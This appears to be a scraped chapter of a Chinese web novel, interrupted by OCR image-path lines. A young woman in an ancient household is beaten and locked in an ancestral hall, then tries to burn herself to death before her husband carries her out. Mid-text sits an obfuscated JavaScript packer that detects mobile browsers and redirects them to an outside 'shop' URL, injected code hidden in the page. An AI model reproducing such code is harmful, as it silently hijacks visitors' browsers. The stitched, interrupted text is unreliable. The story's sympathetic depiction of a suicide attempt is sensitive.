一巴掌的重力把她打歪了脸,几滴泪珠在巨大的惯力下甩了出去,随后一道细长的泪水从眼眶中流下。
采莲瞪大了双眼,连忙爬了过去,却被一旁的唐梅踩住腰肩。
“来人,把她给我按住”
老夫人在台上也是一副恨铁不成钢:“好你个江池雨目无尊长,现在屋内的人哪个不是你长辈?用得着你在这里吆五喝六的!”
几个穿着家丁服的大汉闻讯进来,按着她的肩逼她下跪,江池雨宁死不从,拼了全身的劲,就是不肯跪下。
突然,膝盖的弯曲处被人重重踢了一脚,双腿把地面砸得作响。
“江池雨,我再问你一遍,你可知错?”
江池雨抬起头,脸上是无尽的愤怒,巴掌印比刚才更加红肿,和一些已经干涸的泪水印记。
明明是对方咄咄逼人,他们不听解释,还侮辱那样慈爱善良的江夫人,世间没有那样不公平的道理!
“我没错”
唐梨降低声音,故作委屈的开口:“都是我的错,祖母和母亲,不要为了我生江姑娘的气”
江池雨歪过头盯着她:“本就是你的错,你纵容下人殴打我的丫鬟……”
“住口!都给我住口!”老夫人在高台上不断捂着胸口大喘气。
“来人,把她给我关到祠堂饿个三天,我看她知不知错”
江池雨就这样被一群壮丁,夹着双臂丢到祠堂里面。
大堂内几人刚想散去,就见唐映雪不急不缓的走了进来:“大伯母一口一个教养,我见几个堂姊也是那样粗鄙不堪,纵容丫鬟,欺辱他人”
唐梨急忙站起身与她对峙:“唐映雪这关你什么事?”
兰香又噙着笑走了过来:“三姑娘,我们才是一家人,那个江池雨逼着你哥强娶她,你心中可无怨?”
百花堂内的氛围剑拔弩张,老夫人连忙起身打圆场:“既然三姑娘来了,我们就快些用膳吧”
唐映雪觉得很恶心,她才不屑与这种人为伍:“我用过了,你们吃吧”说完转身离去。
祠堂内昏暗的灯光让人看不清四周,江池雨趴在桌子上泪眼婆娑,泪水不经意流了下来。
她不想再做什么攻略了,她想回家,回到家躺在床上安安静静的睡一觉,母亲在厨房做着可口的饭菜,喊她吃饭。
“妈,我好想你!”口中小声低语,视线变得越来越模糊,她好像再也受不住压力,慢慢闭上了双眼。
百鸟阁内,一个侍卫快速跑向四楼,推开一道暗门,四周昏暗不堪,中间四角台桌上摆着一盘棋,和一旁摇摇欲坠正在燃烧的蜡烛。
放桌两旁分别坐着两人,唐清舟见着冒冒失失闯进来的侍卫,很是不悦,刚把手中拈起的黑棋又放回棋盒。
“主公,江小姐被大夫人和老夫人羞辱一番后关进祠堂,已经两日未曾用膳了”
他当是什么大事,拿起黑子又自顾自的下起了棋:“我知道了,你继续看着,有什么动作及时向我汇报”
侍卫走后,一旁白衣青年发出不满的声音:“你这也太胜之不武了!”
唐清舟翘起嘴角,噙着笑:“一子慢,满盘皆落索”
“柳乘风,我还有些事情要处理”说完准备起身。
“且慢”被唤柳乘风的白衣青年,有些玩味的开口:“怎么?要去救你那刚过门的小娘子?”
“那江姑娘也是自讨苦吃,非要嫁给你,听闻外界传言她跋扈的很,所以你对她……”说到这儿他故意停顿,看着对方的表情。
唐清舟起身拂去衣袖上的灰尘,临走前只留四个字。
“无可奉告”
柳乘风口中重复着这四个字,想来他是最会玩弄人心的,看着棋盘上自己溃不成军的白子:“给足了希望,再是绝望”
傍晚夜已深,采莲悄咪咪端着一个食盒跑进祠堂:“小姐,快看我带的什么!”
江池雨被饿的眼冒金光,食盒内是几个饼和两碗热汤。
“小姐,这些餐食是三姑娘悄咪咪塞给我的,趁着家丁换岗的空隙,我刚探出头,就看着拐角处身着披风,手中拎着餐盒的三姑娘,她把这些递给我就离开了”
江池雨嘴中大口咬着饼子,心中不禁想:“这唐映雪不应该很讨厌自己吗?为何还送来这么多吃食”
在她思考的间隙一抬头看着采莲,饿得直咽口水。
“你也一起吃”说着拿起一个饼子递给她。
祠堂内寒冷刺骨,就算是夏日也抵不住这滔滔寒意。
“我让你准备的东西怎么样了”
采莲指着门后方的刀和两个手臂般粗大的树枝,还有一些易燃物质:“都已经按小姐的吩咐准备好”
江池雨快速把饼吞入腹中,准备等吃饱喝足了就上路,她已经想好了,什么都不要了,准备一把火把自己烧死在里面。
他们不是最在意自己的祠堂了吗,正好让祠堂给她陪葬也不算太亏。
“小姐想做些什么?”
江池雨拿起一碗汤递在她手里,自己又拿了一碗出来:“来干杯!”两个汤碗在碰撞的一瞬间,一些汤汁洒落在地。
吃饱喝足后,她四仰八叉的躺在地上,享受着在古代最后的时光。
“小姐,地上凉小心染上风寒”采莲担忧的想脱下自己身上的衣裳,盖在她身上。
却听对方一脸严肃的盯着她开口:“采莲,你为什么对我这么好?”
采莲踌躇半刻:“因为我是丫鬟,您是小姐”
江池雨摇了摇头:“不对”
“因为小姐待我极好,我也要报答小姐”
“好,那你对我的话会言听计从吗?”
采莲立即抬手起誓:“我自是对小姐的话言听计从”
“那你去门口守着”
她费力把两块粗木报到中央,先是用小刀将一头削尖,对准地上的木头开始转起来。
她能想到的办法只有钻木取火,原本想的是一头撞死,但怕死不成,摔得头破血流再半身不遂的,到时候那些人不得把自己生吞活剥。
江池雨两掌在木头左右不断
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17545872|204140||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
来回伸缩,枯老坚硬的树皮,把她娇嫩的手掌都磨出血泡,嫩皮一点点剥落,却还不见地上的木头有任何反应。
采莲在一旁看得心疼不已:“小姐,我们回府吧,我们离开这里”
江池雨手上更加用力:“待会儿着火了,你冲出去把侍卫都吸引进来,趁机跑回院子,把能拿走的嫁妆全拿走,然后离开这里”
采莲在一旁哭的抽搐难止:“要死我和小姐一起死”
许久,木材上终于有了灼焦的气味,一点点星星之火正往上冒,她的两臂着实没有力气了:“不行”她的嘴中呢喃道:“还差一点,差一点点!”
火苗的扩散范围越来越大,她知道自己大功告成了,看着门前哭成泪人的采莲:“别哭了,保留体力等会儿直接冲出去”
江池雨急忙把衣服脱下,盖在火堆上,又扯来一旁的棉被盖上。
“轰”的一声,火苗直窜房顶,她心中急的不行,灼烧范围太小,还没等房子烧起来,外面的侍卫肯定就有所察觉。
她看向一旁上供奉的牌匾:“对不住了”说完抱在怀中,朝火堆处扔去,火焰像游蛇往四周扩散,头上支撑的柱子也摇摇欲坠。
浓烟呛得人快喘不过气来:“快走!”
采莲在一旁摇头,还试图想从火堆中穿过来。
“采莲,这是命令!你现在抓紧离开!咳咳咳……”烟雾浓度越来越高,火焰已经蔓延到她脚边,此刻昏昏沉沉,已经意识不清。
“快走!”
吼完最后一句,终于能闭上眼解脱了,江池雨脸上洋溢着笑容。
“就当这几日是个梦吧”
月明星稀的天空,时不时还有飞鸟掠过,一缕黑色的浓烟直冲天际。
等老夫人赶到祠堂时,已经漫天黑雾,兰香在一旁吩咐着家丁灭火,火势已经大到烧到门口,像是一个点燃的壁炉,距离数百米都感到一股热浪袭来。
她急忙抓住一旁的兰香:“江家姑娘还在里面吗?”
兰香支支吾吾的半天说不出个所以然。
“你哑巴了吗!倒是说啊”老夫人怒不可遏。
“江小姐被困在里面…”
老夫人急得团团转:“那吩咐人去救了没?”
“…清舟已经进去了”
“什么!”老夫人听后差点一头栽下去,好在兰香急忙扶住”
祠堂内像是个火海,把唐清舟团团围住,视线环顾,终于看到前方倒地不起的江池雨,头顶支撑的梁柱,再也经不住压力,裹着火蛇朝江池雨砸去。
千钧一发之际,唐清舟一个闪身,抱起躺地昏迷的江池雨,最终还是慢了一秒,梁柱重重砸在他的肩上,巨大的疼痛袭来嘴不禁发出“哼”的一声,一个踉跄单膝跪在地上,被砸的地方衣裳瞬间被火蛇吞没,只剩下血肉模糊的后背。
他看着护在怀中衣衫不整的江池雨,脸上被灰烬染成了一个小花猫,随后强撑着意识再次站起身。四周的火势窜天,可已经没有给他思考的时间了,眼下只能硬闯了!